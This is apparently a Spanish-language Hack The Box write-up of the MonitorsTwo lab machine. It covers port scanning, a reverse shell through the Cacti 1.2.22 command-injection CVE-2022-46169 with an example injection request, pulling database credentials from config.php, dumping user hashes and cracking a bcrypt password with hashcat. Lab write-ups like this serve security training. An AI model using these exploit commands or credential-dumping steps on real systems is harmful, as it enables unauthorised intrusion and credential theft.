MONITORSTWO

1. MONITORSTWO


https://app.hackthebox.com/machines/MonitorsTwo

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.


1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.




Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como

input los puertos de *allports* mediante `extractPorts`.




1.3. Tecnologías web

Whatweb: nos reporta lo siguiente.



1.4. Fuzzing de directorios

Gobuster: hacemos fuzzing de directorios, encontramos bastantes que pueden resultar interesantes.




1.5. Command Injection in Cacti Group 1.2.22

CVE-2022-46169:

Entramos a la web y nos encontramos con un panel de login, así como un servicio y su versión: *Cacti Group 1.2.22*. Decidimos buscar exploits para este servicio. Encontramos un exploit que deriva en un *RCE*. Compartimos este exploit a continuación.

https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22



Ejecutamos este exploit: `python3 CVE-2022-46169.py -u http://10.10.11.211 --`

`LHOST=10.10.14.22 --LPORT=443`, habiéndonos puesto en escucha previamente con **Netcat**. Obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *www-data*.


> **Cacti Group** es una herramienta de monitoreo de redes y sistemas basada en gráficos que permite a los administradores de red visualizar y analizar el desempeño de sus infraestructuras.

> **CVE-2022-46169**:
> La vulnerabilidad está relacionada con una insuficiente sanitización de los parámetros de entrada en una funcionalidad específica de Cacti, lo que permite a los atacantes inyectar comandos o scripts maliciosos.
> La vulnerabilidad reside en el archivo *remote_agent.php* de Cacti. Este archivo se utiliza para la recolección de datos de agentes remotos, y no filtra adecuadamente las entradas del usuario, permitiendo la ejecución de código arbitrario.
> Un atacante puede enviar una solicitud especialmente diseñada


> al endpoint vulnerable *(remote_agent.php)* con parámetros manipulados que contienen código malicioso. El código malicioso se ejecuta en el servidor con los permisos del proceso del servidor web, lo que puede llevar a la ejecución de comandos del sistema, la descarga de malware, o la toma de control total del servidor.
> Ejemplo de explotación: `GET /remote_agent.php?action=polldata&poller_id=1&host_id=1&local_data_ids[]=1&param=;ls`. En este ejemplo, el atacante intenta inyectar un comando (`ls`) a través del parámetro `param`. Si el script *remote_agent.php* no está correctamente sanitizando este parámetro, el comando `ls` se ejecutará en el servidor.

1.6. Leaked database credentials in config files


Encontramos un directorio include, y dentro de este, otro directorio config.php. Vamos a usar este comando `grep database config.php` para filtrar por la palabra clave *database* dentro del archivo config.php. Encontramos credenciales de acceso para la base de datos MySQL.
El directorio include de un servidor web generalmente se utiliza para almacenar archivos que serán incluidos o referenciados por otros archivos de la aplicación web.




Tratamos de loguearnos en la base de datos, pero no obtenemos acceso. En este momento, descubrimos que nos encontramos en un contenedor.



No obstante, vimos el nombre del host de la base de datos *(db)* en el archivo config.php. Hacemos `wget db` para ver la IP de este host. Vamos a conectarnos ahora de este modo: `mysql -h db -u root -p`. Obtenemos acceso.




Dentro de la base de datos *cacti*, mostramos todas las columnas de la tabla *user_auth* con: `select * from user_auth`. Vemos credenciales de acceso de diferentes usuarios.




Dumpeamos las columnas que nos interesan: `select username,password from user_auth;`. Copiamos todo este contenido en un archivo que llamamos *info.txt* en

nuestro sistema.




1.7. Cracking hashes with Hashcat


Usamos este one-liner para filtrar la información que nos interesa y volcar su contenido a otro archivo *hashes.txt*: `cat info.txt | awk '{print $2":"$4}' | grep -vE "username:password" | grep -v "^:"`. No obstante, no sabemos qué formato de hash es, ni tampoco creemos que nos interese la contraseña de *guest*, así que eliminamos esa línea de nuestro archivo.



Hashcat ahora tiene autodetección del formato del hash: `hashcat hashes.txt /usr/share/wordlists/rockyou.txt --username`. Parece que las contraseñas están hasheadas en algún tipo de formato **bcrypt**.



Tratamos de crackear la contraseña: `hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt --username`. Al cabo de unos minutos, obtenemos la contraseña en texto claro para el usuario *marcus*: *funkymonkey*.



